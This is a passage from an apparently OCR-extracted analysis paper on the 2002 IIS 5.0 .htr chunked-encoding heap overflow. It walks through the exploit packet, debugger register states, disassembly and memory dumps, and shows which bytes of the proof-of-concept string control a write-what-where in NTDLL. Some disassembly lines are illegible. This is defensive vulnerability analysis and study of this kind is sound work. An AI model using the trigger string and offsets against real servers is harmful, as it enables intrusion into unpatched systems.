 0a 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69  ( Transfer-Encodi)
 6e 67 3a 20 63 68 75 6e 6b 65 64 0d 0a 0d 0a 32  (ng: chunked    2)
 30 0d 0a 41 41 41 41 42 42 42 42 43 43 43 43 44  (0  AAAABBBBCCCCD)
 44 44 44 45 45 45 45 46 46 46 46 45 45 59 45 32  (DDDEEEEFFFFEEYE2)
 30 30 32 0d 0a 0d 0a 0d 0a 00 00 00 00 00 00 00  (002             )
```

Figure 2-13 Packet containing the exploit

The “Raw Data” portion in the previous packet highlights two blocks of four bytes each as critical values to exploit this vulnerability. These blocks represent the offset within the payload to place the memory address to write to, and the value to overwrite it with. The data values are in hexadecimal, with 0x45454545 it identifies the string “EEEE” and the hexadecimal of 0x46464646 identifies the string “FFFF” as shown in the right side of the above figure. As later discussed in this paper, the identification of these blocks is to facilitate locating its position in the exploit string.

Figure 2-14 Server response to the attacker’s request, illustrates how the server responded to a client after receiving a packet as shown in Figure 2-13 Packet containing the exploit. Besides staying ready to receive more data, it also provides additional information that confirms what version of IIS it’s running.



```
IP Header
 -Length and version: 0x45
 -Type of service: 0x00
 -Total length: 129
 -Identifier: 95
 -Flags: 0x4000
 -TTL: 128
 -Protocol: 6 (TCP)
 -Checksum: 0x758e
 -Source IP: 192.168.1.223
 -Dest IP: 192.168.1.90
TCP Header
 -Source port: 80
 -Dest port: 1094
 -Sequence: 3234365044
 -ack: 3085423480
 -Header length: 0x50
 -Flags: 0x18 (ACK PSH )
 -Window Size: 17392
 -Checksum: 0x1c36
 -Urgent Pointer: 0
Raw Data
 -48 54 54 50 2f 31 2e 31 20 31 30 30 20 43 6f 6e  (HTTP/1.1 100 Con)
 -74 69 6e 75 65 0d 0a 53 65 72 76 65 72 3a 20 4d  (tinue  Server: M)
 -69 63 72 6f 73 6f 66 74 2d 49 49 53 2f 35 2e 30  (icrosoft-IIS/5.0)
 -0d 0a 44 61 74 65 3a 20 4d 6f 6e 2c 20 32 31 20  (  Date: Mon, 21 )
 -4f 63 74 20 32 30 30 32 20 32 32 3a 32 35 3a 30  (Oct 2002 22:25:0)
 -36 20 47 4d 54 0d 0a 0d 0a                       (6 GMT    )
```

The server responded with a 100 message, telling the client it is ready to receive more data.

Also, at this point the connection is already closed and IIS server registered an entry in its log file.

Figure 2-14 Server response to the attacker's request

The server response according to the RFC 2068 specifications in section 10, describes a 100 response as follows:

HTTP/1.1 100 Continue

"The client may continue with its request. This interim response is used to inform the client that the initial part of the request has been received and has not yet been rejected by the server. The client SHOULD continue by sending the remainder of the request or, if the request has already been completed, ignore this response. The server MUST send a final response after the request has been completed."

This response could reveal the existence of the vulnerability in the target server without having to fully exploit it. At this point, the connection is already torn down; and IIS hasn't generated any entries in the log files; leaving no trail on the log files that could be of any assistance when identifying what caused the service to fail to respond to new requests.

As the data is received at the server, it is placed in memory and processed by IIS. Because of the presence of this vulnerability, and the specially crafted data-packet sent, the service will produce Access Violation (AV) errors; essentially, errors when trying to write in erroneous memory locations. In order to follow the sequence of the attack after the server receives the exploit, a debugger has been attached to the process. The next graphic, Figure 2-15 WinDbg debugger attached to DLLHOST.EXE process, shows a screen shot from a windows debugger attached to DLLHOST.EXE, the process receiving the crafted request.




Figure 2-15 WinDbg debugger attached to DLLHOST.EXE process

Before continuing, I would like to emphasize that this test was conducted on a Windows 2000 server, No service pack, and release build 2195. When testing it on different versions and different service pack levels, the results were different. All areas marked red in this screen are going to be extracted for a more detailed overview.

If you are familiar with debuggers, or even more so, with Microsoft debugger, WinDbg, it will be fairly easy to identify the previous screen shot and the individual components shown in it. Nevertheless, they will be mentioned as the content of each area is going to be discussed.

On the left top side, two small windows with “DUMP” in red letters are dumps of memory content at a given memory address referenced by the process. Right under it is the command window, a place to interactively issue debug specific commands. A log of events is maintained at this window. It shows, among other things, a dump of registers and the instruction that might have caused a failure. The reason for the two lines marked in this area is because there are two AV errors taking place at different memory locations or modules. The last window on the left-bottom side is the STACK. It lists the latest calls made with some additional information stored in it by the calling routine.


The left side contains the current value of the registers, flags, etc; and towards the center is the disassembly window. This window shows the latest instructions executed right before the AV occurs. It could also help understand what is causing the errors in the executing process.

2.8.2 First Access Violation error occurs inside ISM.DLL

When the data is received at the server, it will verify the extension of the requested file. Once it's been identified as an "htr" file request, the server will forward it to the ASAPI extension that handles it, the ISM.DLL.

Once ISM.DLL is processing the request, it appears to be moving some data from one buffer to another memory area. Based on Intel Instruction Summary[23]; the instruction at which it fails "MOVSD" (move double word), is one of the string operation. This instruction moves data from the source segment register DS to destination segment ES. It will specify the source starting at the address referenced by ESI, into destination address referenced EDI.

The relation could be seen as: MOVSD DS: [ESI] to ES: [EDI]. The next image shows a dump of the command window from the debugger when the AV occurs. The register's value esi=00dc29c1 points to the beginning of the data to be transferred and edi=003f9000 points to the destination entry. The register EBP refers to the Stack base pointer, which is used to reference values in the disassembly portion as well as EBX. The address 6D6C63E9 refers to the memory location containing the failing instruction, which is being referenced by EIP (Instruction Pointer).




```
REGISTERS
(23c.140): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=ffffffff    ebx=003f62f0    ecx=3ffffda1    edx=003f0608    esi=00dc29c1    edi=003f9000
eip=6d6c63e9    esp=0086f678    ebp=0086f6d8    iopl=0          nv up ei pl nz ac po cy
cs=001b         ss=0023         ds=0023         es=0023         fs=0038         gs=0000         efl=00010217
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for E:\WINNT\System32\inetsrv\ism.dll - ism+63e9:
6d6c63e9 f3a5          rep  movsd ds:00dc29c1=00000000 es:003f9000=????????
```

Figure 2-16 State of registers at first AV

[23] http://www.intel.com/design/intarch/techinfo/pentium/instsum.htm


Next, at the bottom at the disassembly window it shows the Access Violation and the memory reference made using EBP and EBX registers.



```
6d6b63b0        40          inc     eax
[illegible]     [illegible] jo      [illegible]
[illegible]     46          inc     esi
[illegible]     [illegible] or      bh,ch
[illegible]     0e          push    cs
6d6b63b7        8b450c      mov     eax,[ebp+0xc]
6d6b63ba        83651800    and     dword ptr [ebp+0x18],0x0
6d6b63be        8945fc      mov     [ebp-0x4],eax
6d6b63c1        8bf0        mov     esi,eax
6d6b63c3        8bf8        mov     edi,eax
6d6b63c5        8d4601      lea     eax,[esi+0x1]
6d6b63c8        50          push    eax
6d6b63c9        e8782500000 call    [illegible] (6d6b5646)
[illegible]     85c0        test    eax,eax
[illegible]     59          pop     ecx
[illegible]     [illegible] mov     [illegible],eax
[illegible]     [illegible] jz      ism+0x[illegible] ([illegible])
6d6b63dd        85ff        test    edi,edi
6d6b63df        897d20      mov     [ebp+0x20],edi
6d6b63e2        741b        jz      ism+0x63f8 (6d6b63f8)
6d6b63e4        8b7508      mov     esi,[ebp+0x8]
6d6b63e7        8bcf        mov     ecx,edi
6d6b63e9        8bf8        mov     edi,eax
6d6b63eb        8bc1        mov     eax,ecx
6d6b63ed        c1e902      shr     ecx,0x2
[illegible]     f3a5        rep movsd   ds:[illegible]=???????? 
```

Figure 2-17 Disassembly of first AV

The last line of disassembly contains the address referenced by ES: [EDI], which seems to be outside of the memory range the process or threat could access. A series of register manipulation takes place in the above 4 instructions, preceded by "MOV ESI, [EBP+0x8]" marked as Memory Dump A. When we take a look at the memory referenced by EBP+0x8 (Stack Base Pointer plus eight more bytes), the address of "00DC2049" is found at this location.




```
0086f6e0  49 20 dc 00 ff ff ff ff 5c 1f dc 00 90 1e dc 00  I ......\.......
0086f6f0  c8 85 3f 00 34 20 dc 00 00 00 00 00 5c 86 3f 00  ..?.4 ......\.?.
0086f700  78 b2 6c 6d 78 86 3f 00 00 00 00 00 58 86 3f 00  x.lmx.?.....X.?.
0086f710  28 f7 86 00 f4 86 6c 6d 90 1e dc 00 5c 1f dc 00  (.....lm....\...
0086f720  90 1e dc 00 c8 85 3f 00 70 f7 86 00 e5 3a d8 65  ......?.p....:.e
0086f730  90 1e dc 00 5c 1f dc 00 90 1e dc 00 7c 1f dc 00  ....\.......|...
```

Figure 2-18 Memory Dump A

This first line in "Memory Dump A" starting at 0086F6E0 can also be found in the first line of the "Stack Dump" shown below, which represents the top of the stack. In other words, these are the last values pushed into the stack before this routine was called. These values may have been parameters passed to it as well.


When reviewing the memory referenced by the address located at “EBP+0x8,” the string passed as part of the exploit is found. Please refer to the next screen shot, Figure Memory Dump A.1. This appears to be the source address that holds the data to be moved into the new memory buffer at ES: [EDI].



```
00dc2049 41 41 41 41 42 42 42 42 43 43 43 43 44 44 44 44  AAAABBBBCCCCDDDD
00dc2059 45 45 45 45 46 46 46 46 45 45 59 45 32 30 30 32  EEEEFFFFEEYE2002
00dc2069 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00dc2079 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00dc2089 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00dc2099 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 2-19 Memory Dump A.1


Continuing with the second item marked in the “DIASSEMBLY” window as Memory Dump B, the instruction “MOV [EBX+0x1C], EAX” is founded. This is placing the value contained in EAX into the memory referenced by “EBX+0x1C.” Such location reveals the address of “003F630C” as shown in the next image.



```
003f630c 88 86 3f 00 ff ff ff ff 00 00 00 00 00 00 00 00  ..?.............
003f631c c8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003f632c 00 00 00 00 11 00 09 00 00 01 08 00 d4 03 00 00  ................
003f633c ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00  ................
003f634c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003f635c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 2-20 Memory Dump B

As previously seen, this memory location holds a pointer to another memory address, “003F8688,” which is presented in the next screen shot at figure Memory Dump B.1. This value after being stored at this location was later assigned to EDI with the instruction “MOV EDI, EAX” found four lines from the bottom in the disassembly window.



```
003f8688 41 41 41 41 42 42 42 42 43 43 43 43 44 44 44 44  AAAABBBBCCCCDDDD
003f8698 45 45 45 45 46 46 46 46 45 45 59 45 32 30 30 32  EEEEFFFFEEYE2002
003f86a8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003f86b8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003f86c8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003f86d8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


Figure 2-21 Memory Dump B.1

When referencing the above-mentioned address, it pointed out the destination buffer already filled with the string passed as part of the exploit.

The instruction “MOVSD” in the disassembly window that caused the access violation error was preceded by a “REP” instruction. The “REP” instruction is used to create a loop, or to repeat the particular instruction as many times as ECX register specified. The values of ESI and EDI could operate by incrementing or decrementing depending on the state of the DF flag setting. Although it’s difficult to tell whether the registers were increasing or decreasing, there is a good chance for it to be increasing. Since the starting point for the destination index or EDI was “003F8688,” it could take 0x978 bytes to reach “003F9000”; the address in which it fails. If the amount of bytes to transfer exceeded 0x978, the value contained in ECX could have been the cause of the error.

The following image is the “STACK DUMP” referenced previously while describing the memory dumps. It displays the stack base address in the first column, the function called in the second column, and the parameters passed to it in the following three columns, the last part is the name of the called function.

STACK DUMP



```
0086f6d8 6d6c7e00 00dc2049 ffffffff 00dc1f5c ism+0x63e9
0086f710 6d6c86f4 00dc1e90 00dc1f5c 00dc1e90 ism+0x7e00
0086f728 65d83ae5 00dc1e90 00dc1f5c 00dc1e90 ism!HttpExtensionProc+0x8d
0086f770 65d82fd4 003f85c8 00dc2012 00dc1e90 wam!STR::STR+0x239
0086f7b4 77d45178 003f6938 00000000 0000008d wam!DllGetClassObject+0x808
0086f7dc 77da1586 65d82e71 0086f7f8 00000005 RPCRT4!NdrServerInitialize+0x4db
0086fa54 77da27c0 000a7bf0 0009ad1c 0009a4c0 RPCRT4!NdrStubCall2+0x586
0086fab8 77b29179 000a7bf0 0009a4c0 0009ad1c RPCRT4!CStdStubBuffer_Invoke+0xc1
0086fafc 77b29ea2 0009a4c0 000a7884 0009bab8 ole32!StgGetIFillLockBytesOnFile+0x116ec
0086fb44 77a81687 0009a4c0 000a6a70 000a7bf0 ole32!StgGetIFillLockBytesOnFile+0x12415
0086fba8 77a815cc 0009ad1c 00000000 000a7bf0 ole32!DcomChannelSetHResult+0xdf0
0086fbc4 77b29d3a 0009a4c0 00000001 000a7bf0 ole32!DcomChannelSetHResult+0xd35
0086fbf4 77b29b97 0009a478 0009ad1c 000a7bf0 ole32!StgGetIFillLockBytesOnFile+0x122ad
0086fcb4 77b298af 000a9398 00000000 000a7868 ole32!StgGetIFillLockBytesOnFile+0x1210a
0086fcf4 77d453e2 0009a478 000a7868 00097148 ole32!StgGetIFillLockBytesOnFile+0x11e22
0086fd2c 77d452ef 77b29777 00097148 0086fe0c RPCRT4!NdrServerInitialize+0x745
0086fd84 77d45215 00000000 00000000 0086fe0c RPCRT4!NdrServerInitialize+0x652
0086fda4 77d59dbd 00097148 00000000 0086fe0c RPCRT4!NdrServerInitialize+0x578
0086fdd4 77d46403 00097148 0009710c 00000000 RPCRT4!RpcSmDestroyClientContext+0x9e
0086fe10 77d45f5a 0009e9d8 00081190 80030001 RPCRT4!NdrConformantArrayFree+0x8a5
```

Figure 2-22 Dump of the stack content on first AV

2.8.3 Second Access Violation occurs inside of NTDLL.DLL

The previous AV does not prevent the process from continuing; it will just alter some values in memory, which then will cause a function within NTDLL.DLL to create a second AV. This will actually use some of the values passed as part of the exploit-string to write memory locations.

When conducting the test using the original exploit string it was difficult to tell exactly from where within the string the registers were getting their values. This is probably the most important part, because these are the values that can be manipulated to alter the process flow.

Original proof-of-concept used as the exploit.

Fault instruction	MOV	[EDX], ECX

Exploit original string

```
XXXX     XXXX     XXXX     XXXX     XXXX       XXXX     EEYE     2002
58585858 58585858 58585858 58585858 58585858 58585858 45455945 32303032
```

REGISTER VALUES:	ECX:	58585858 (XXXX)
	EDX:	58585858 (XXXX)


The above example shows the results obtained when using the original string of “XXXX…” The fault happened at “MOV [EDX], ECX”. These registers were both equal to “58585858.” This makes it more difficult to identify from where in the string the values are taken. To facilitate its identification, the string was altered into different groups of four bytes, the size of a register, as shown below.

Modified original string:

```
AAAA     BBBB     CCCC     DDDD     EEEE       FFFF     EEYE     2002
41414141 42424242 43434343 44444444 45454545 46464646 45455945 32303032
```

REGISTERS VALUE:	ECX:	45454545	(EEEE)
	EDX:	46464646	(FFFF)

The above shown modification produced an easier to read dump. When the access violation breaks the process, the values are easily identified as marked in the next figure for register’s content dump. It can be read as, write “EEEE” into memory location [FFFF].




```
REGISTERS
(23c.140): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=003f8690   ebx=00000011   ecx=45454545   edx=46464646   esi=003f0178   edi=003f0168
eip=77fc9ba0   esp=0086ec24   ebp=0086edb8   iopl=0         nv up ei pl nz na pe nc
cs=001b        ss=0023        ds=0023        es=0023        fs=003b        gs=0000        efl=00010202
ntdll!RtlAllocateHeap+435:
77fc9ba0 890a          mov     [edx],ecx       ds:0023:46464646=????????
```

Figure 2-23 State of registers at second AV

